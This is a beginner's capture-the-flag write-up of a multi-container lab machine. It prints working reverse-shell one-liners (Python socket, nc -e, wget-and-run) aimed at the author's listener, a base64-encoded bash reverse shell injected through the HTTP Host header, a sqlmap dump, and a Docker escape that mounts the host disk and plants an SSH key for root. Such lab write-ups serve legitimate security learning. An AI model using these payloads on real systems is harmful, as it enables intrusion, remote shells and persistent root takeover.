python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.4.3.51",9003));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

## Server Manager

Web Shell

Logout

```
!(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Run

/usr/bin/python3

```
root@kali:/opt/Training/thm/UNCOMPLETED_HOTH/Hard
root@kali:/opt/Training/thm/UNCOMPLETED_HOTH/Hard 80x24
p=subprocess.call(["/bin/sh","-i"])

Example 2
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.4.3.51",9003));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

Example 3
__import__("os").system("nc -e /bin/sh 10.4.3.51 9003")
Example 4
wget${IFS}http://10.4.3.51/shell.py${IFS}-O${IFS}shell.py;python3${IFS}shell.py
python3 -c 'import pty; pty.spawn("/bin/bash")'
[*] Starting the listener on 10.4.3.51:9003
listening on [any] 9003 ...
connect to [10.4.3.51] from (UNKNOWN) [10.10.61.0] 53812
/bin/sh: 0: can't access tty; job control turned off
$
```

Back



```
ssh admin@localhost sh
```



After successful , I try to check `sudo -l` and it seems like we can run `sudo ALL` but there is an error when we tried to do so.

```
sudo: a terminal is required to read the password; either use the -S option to
```

Also there is an `rbash` when we try to run bash. So lets just `sudo bash`

```
ssh admin@localhost -t "sudo bash"
```





```
-rw-r--r-- 1 root root 3100 Dec 5 2019 .bashrc
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
drwxr-xr-x 2 root root 4096 Feb 22 16:37 .ssh
-rw-r--r-- 1 root root 38 Feb 22 16:37 container1_flag.txt
root@ash364d3040e6:~#
```

Now we already root!

## Port 81

# Climbing Supplies Store

Everything you need to get to the top of those hills



**Climbing Axe**  
\$49.50

[View Product](#)



**Climbing Boots**  
\$85.00

[View Product](#)



**Climbing Sticks**  
\$30.00

[View Product](#)



```
1 access_log [Status: 200, Size: 137050, Words: 10432, Lines: 2609]
2 images [Status: 301, Size: 178, Words: 6, Lines: 8]
```

Opening `access_log`, we found out that what we try to reach on the page will stored in the log.

```
1612629699#/s3cr3t_area#Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/20100101 Firefox/85.0
1614864921#/Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
1614864923#/api/product#curl/7.68.0
1614864925#/favicon.ico#Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
1614865286#/searchphp#Fuzz Faster U Fool v1.3.0-git
1614865286#/index#Fuzz Faster U Fool v1.3.0-git
1614865286#/serial#Fuzz Faster U Fool v1.3.0-git
1614865287#/serialhtml#Fuzz Faster U Fool v1.3.0-git
1614865287#/serialtxt#Fuzz Faster U Fool v1.3.0-git
1614865287#/warez#Fuzz Faster U Fool v1.3.0-git
1614865287#/warezhtml#Fuzz Faster U Fool v1.3.0-git
1614865287#/indextxt#Fuzz Faster U Fool v1.3.0-git
```

Tried to reach `/s3cr3t_area` but it's a rabbit hole haha love that. Playing around with the page and open the `access_log`, I find it's weird as there is a User Agent of `curl` but I never use that to reach the page except using my browser.

```
1614865463#/~wwwphp#Fuzz Faster U Fool v1.3.0-git
1614865598#/product/1#Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
1614865599#/api/product/1#curl/7.68.0
1614865607#/product/1#Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
1614865607#/api/product/1#curl/7.68.0
```



## HTTP Host header attacks | Web Security Academy

In this section, we'll discuss how misconfigurations and flawed business logic can expose websites to a variety of attacks via the portswigger.net




```
1 #HTTP Host Header Injection
2 Host: IP:PORT
```

**Request**

```
Pretty Raw Actions ▾
1 GET /product/1 HTTP/1.1
2 Host: 10.4.3.51:81
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: token=1f7f97c3a7aa4a75194768b58ad8a71d
9 Upgrade-Insecure-Requests: 1
10
11
```

**Response**

```
Pretty Raw Render Actions ▾
1 HTTP/1.1 500 Internal Server Error
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Thu, 04 Mar 2021 13:52:01 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Content-Length: 1085
7
8 <!DOCTYPE html>
9 <html lang="en">
10 <head>
11   <title>
12     Page Not Found
13   </title>
14   <meta charset="utf-8">
15   <meta http-equiv="X-UA-Compatible" content="IE=edge">
16   <meta name="viewport" content="width=device-width, initial-scale=1.0, shrink-to-fit=no">
17   </head>
18   <body>
19     <div class="container" style="padding-top:60px">
20       <h1 class="text-center">
21         Internal Service Error
22       </h1>
23       <div class="row">
24         <div class="col-md-8 col-md-offset-2 text-center">
25           An Internal Service Error Occurred. Please Try Again
26         </div>
27       </div>
28     </div>
29   </body>
30 </html>
```



Which might be that we can do **Blind Command Injection** in here



```
4 #What we want to do
5 - curl <COMMAND INJECTION>
```

Before I start go with remote which we can't see anything and play around in local. From what I observe I found out that using

```
1 1.) curl localhost'id'
2      * output => localhostid
3 2.) curl localhost"id"
4      * output => localhostid
5 3.) curl localhost`id`
6      * output => it run the command?
```

```
[root@kali /opt/Training/thm/UNCOMPLETED_HOTH/Hard]
# curl localhost'id'
curl: (6) Could not resolve host: localhostid

[root@kali /opt/Training/thm/UNCOMPLETED_HOTH/Hard]
# curl localhost"id"
curl: (6) Could not resolve host: localhostid

[root@kali /opt/Training/thm/UNCOMPLETED_HOTH/Hard]
# curl localhost`id`
curl: (6) Could not resolve host: localhostuid=0(root)
curl: (6) Could not resolve host: gid=0(root)
curl: (6) Could not resolve host: groups=0(root),141(kaboxer)
```



```
`echo <BASE64> | base64 -d | bash`
```

**Request**


Pretty

Raw

In

Actions ▾

```
1 GET /product/1 HTTP/1.1
2 Host: 10.4.3.51:81`echo YmFzaCAtaSA+JiAvZGV2L3RjccBxMC40LjMuNTEvOTAwMyAwPiYx | base64 -d | bash`
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: token=1f7f97c3a7aa4a75194768b58ad8a71d
9 Upgrade-Insecure-Requests: 1
10
```

**Response**

```
root@kali:/opt/Training/thm/UNCOMPLETED_HOTH/Hard
root@kali:/opt/Training/thm/UNCOMPLETED_HOTH/Hard 80x8

[*] Starting the listener on 10.4.3.51:9003

listening on [any] 9003 ...
connect to [10.4.3.51] from (UNKNOWN) [10.10.61.0] 34722
bash: cannot set terminal process group (29): Inappropriate ioctl for device
bash: no job control in this shell
www-data@c418851a6a30:~/html/public$
```

It works! I can't find a way get into root. If anyone know about this feels free to reach me :)

## Port 82



Welcome to my collection of hills I've climbed!

### Search For Hills

Search for keywords i.e Grass,Hilly,Steep

Search string....



Search

Looking at the page we can see that we can search for a string. Let's ffuf the page first.

```
1 feed [Status: 200, Size: 21, Words: 4, Lines: 1] □
2 images [Status: 301, Size: 312, Words: 20, Lines: 10]
3 search [Status: 200, Size: 2550, Words: 469, Lines: 37]
4 server-status [Status: 403, Size: 275, Words: 20, Lines: 10]
5 t [Status: 301, Size: 0, Words: 1, Lines: 1]
6 view [Status: 200, Size: 24, Words: 5, Lines: 1]
```

Following the t will get us into t/r/y/h/a/r/d/e/r/spamlog.log . Nothing else haha. As I intercept the request to search the image. Found out there is one parameter use which is q . So




```
sqlmap -r item.req --batch --level=5 --risk=3
```

Database: hillpics		
Table: hill		
[6 entries]		
id	image	keywords
1	basic.jpg	small, grassy, wales, rocks, animals
2	chrome.jpg	chrome, pointy, tree, rocks
3	malvern.jpg	brown, grass, lake, points
4	roundton.jpg	trees, green, grass
5	silbury.jpg	green, grass, pyramid
6	sosodikon.jpg	mountain, green, climb

This is the only things that I can get. Still got a long way to go and to learn. Will read others writeup on how they will doing this :)

## Port 8888



A screenshot of a web browser window. The address bar shows the URL "10.10.46.121:8888/apps". The page content is a JSON object with four entries: "app1", "app2", "app3", and "app4", each with a "name" field containing a string value. The JSON is displayed in a collapsible tree view with expand/collapse arrows. Below the JSON, there are buttons for "Save", "Copy", "Collapse All", "Expand All", and "Filter JSON".

```
10.10.46.121:8888/apps
{
    "app1": {
        "name": "online file storage"
    },
    "app2": {
        "name": "media player"
    },
    "app3": {
        "name": "file sync"
    },
    "app4": {
        "name": "/users"
    }
}
```

Which mean that there are 4 applications

- online file storage
- media player
- file sync
- /users

If we go to each of these apps endpoints we will get its name



Save Copy Collapse All Expand All Filter JSON

name: "online file storage"

But app4 actually trying to tell us there is another endpoints /users . If we go to this endpoints we will get a user credentials.

The screenshot shows a browser window with the URL 10.10.46.121:8888/users. The page title is "10.10.46.121:8888/users". Below the title bar, there is a navigation bar with links to Kali Linux, Kali Training, Kali Tools, Kali Forums, Kali Docs, NetHunter, and Off. The main content area displays a JSON response. At the top of the JSON tree, there is a "user:" entry. Under "user:", there is a single entry "davelarkin:". The entire "davelarkin:" entry is highlighted with a red rectangular box.

There are 2 ports for ssh but ports 2222 can login as davelarkin with the credentials we found!

```
ssh davelarkin@IP -p 2222
```





We are inside a docker and I can't find anywhere to escape this docker nor get into root :(

## Docker Escape

Once we manage get into root for example this one after we compromise the first docker container. Let's use new tools that I found which is `DeepCe`

### Docker Enumeration, Escalation of Privileges and Container Escapes (DEEPCE)

`stealthcopter/deepce`

Docker Enumeration, Escalation of Privileges and Container Escapes  
(DEEPCE) - `stealthcopter/deepce`

[github.com](https://github.com)



Found `docker.sock` but I can't find ways to do something with it. Might be we can if there is `curl` but there is no curl inside the docker container. Let's go to my favorite reference



Trying each possible ways I found that `fdisk -l` show something interesting!

```
Device      Boot Start      End  Sectors Size Id Type
/dev/xvda1 *     2048 16777182 16775135   8G 83 Linux
```

This expose the host device and to mount it follow the steps below

```
1 mkdir -p /mnt/compromise
2 mount /dev/xvda1 /mnt/compromise
```



Once done we manage to access the host machine. To get a shell we can generate public key and append it in root `.ssh/authorized_keys`



```
System information as of Thu Mar  4 13:29:22 UTC 2021

System load:  0.0          Users logged in:          0
Usage of /:   89.8% of 7.69GB  IPv4 address for br-9c1efeb291f3: 172.18.0.1
Memory usage: 71%
Swap usage:   30%          IPv4 address for docker0:      172.17.0.1
Processes:    164          IPv4 address for eth0:       10.10.61.0

=> / is using 89.8% of 7.69GB
=> There is 1 zombie process.

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@ip-10-10-61-0:~#
```

Such a long journey but we get in the host machine !

## Getting All Flags

- What is the flag for container1?
  - /root/container1\_flag.txt
- What is the flag for container2?
  - /var/www/container2\_flag.txt



- /home/davelarkin/container4\_flag.txt
  - **What is the root flag?**
    - /root/root.txt
- 

## Conclusion

Actually all of the method I did it is after get into root or NT Authority System but it fun to know how to do it. Really enjoy all of the challenges and I would say it the best one I ever tried . Thumbs up to [@Hackerone](#) , [@TryHackMe](#) and [@adamtlangle](#)y for the challenges. Really learn a lot from this event and hopefully everyone else too! With this event also I manage to get private invitations ! Still a beginner and never tried bug bounty but would love to in the future! Thank you and hope you guys enjoy reading this <3

You've earned **21 invitations** and are **12 / 26 points** to your next private invitation.

[Learn more about invitations](#)



Infosec-Writeup



Last updated 2 months ago